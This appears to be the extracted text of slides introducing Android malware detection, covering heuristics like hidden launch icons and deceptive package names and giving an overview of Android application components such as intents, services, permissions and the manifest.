
✓ ***Hiding the launch icon (!!!)***

✓ ***Sketchy naming conventions* (eg. `com.services.android`)**

Why Do We Care?

- ✓ Endpoint security often relies on “heuristics” to convict malicious apps
- ✓ Convicting apps allows us to notify users that their devices may be compromised
- ✓ Ramifications of compromised devices - especially with surveillanceware and spyware can be serious (eg. Pegasus)


Working with Android Malware




Application Components

ACTIVITY	<ul style="list-style-type: none">• Single, focused window• Interacts with the user
INTENTS	<ul style="list-style-type: none">• Used to start an activity or service• Can be broadcast & received within the application & with other applications• Implicit vs. Explicit
BROADCAST RECEIVERS	<ul style="list-style-type: none">• Inter-process communication (IPC) endpoint• Used for apps to specify they want to receive an implicit intent
SERVICE	<ul style="list-style-type: none">• Background operation / operation that doesn't require a user• BluetoothOppService, SmsReceiverService
CONTENT PROVIDERS	<ul style="list-style-type: none">• Store data persistently• Manage the storage of application data• Used for sharing data between applications
WEBVIEW	<ul style="list-style-type: none">• Act like a web browser• WebKit engine used to display web pages
PERMISSIONS	<ul style="list-style-type: none">• The activities an application can perform are restricted to its permissions• Applications sandboxed by the OS so they can't access another app's data
MANIFEST	<ul style="list-style-type: none">• XML file• Information about the app: permissions definitions, activities/services/broadcast receiver definitions, info about external libraries, version information...

